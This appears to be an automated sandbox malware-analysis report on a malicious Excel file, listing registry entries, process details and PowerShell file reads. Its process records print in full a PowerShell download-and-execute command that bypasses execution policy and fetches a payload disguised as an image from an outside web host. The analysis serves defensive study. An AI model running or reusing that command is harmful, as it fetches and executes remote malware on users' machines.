HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAA29AC0	unknown

[illegible]

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
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Analysis Process: cmd.exe PID: 2552 Parent PID: 920

General

Start time:	09:27:47
Start date:	08/01/2021
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	CmD.Exe /C poWeRSheLL.Exe -ex BYPASS -NoP -w 1 iEx(curl ('http://lankarecipe s.com/mages.jp' + 'g'))
Imagebase:	0x4a180000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2548 Parent PID: 2552

General

Start time:	09:27:48
Start date:	08/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	poWeRSheLL.Exe -ex BYPASS -NoP -w 1 iEx(curl ('http://lankarecipes.com/mages.jp' + 'g '))
Imagebase:	0x13ff00000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.2109249416.0000000001CD6000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Path				Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path				New File Path			Completion	Count	Source Address	Symbol
File Path			Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEEA2769DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEEA2769DF	unknown

Disassembly

Code Analysis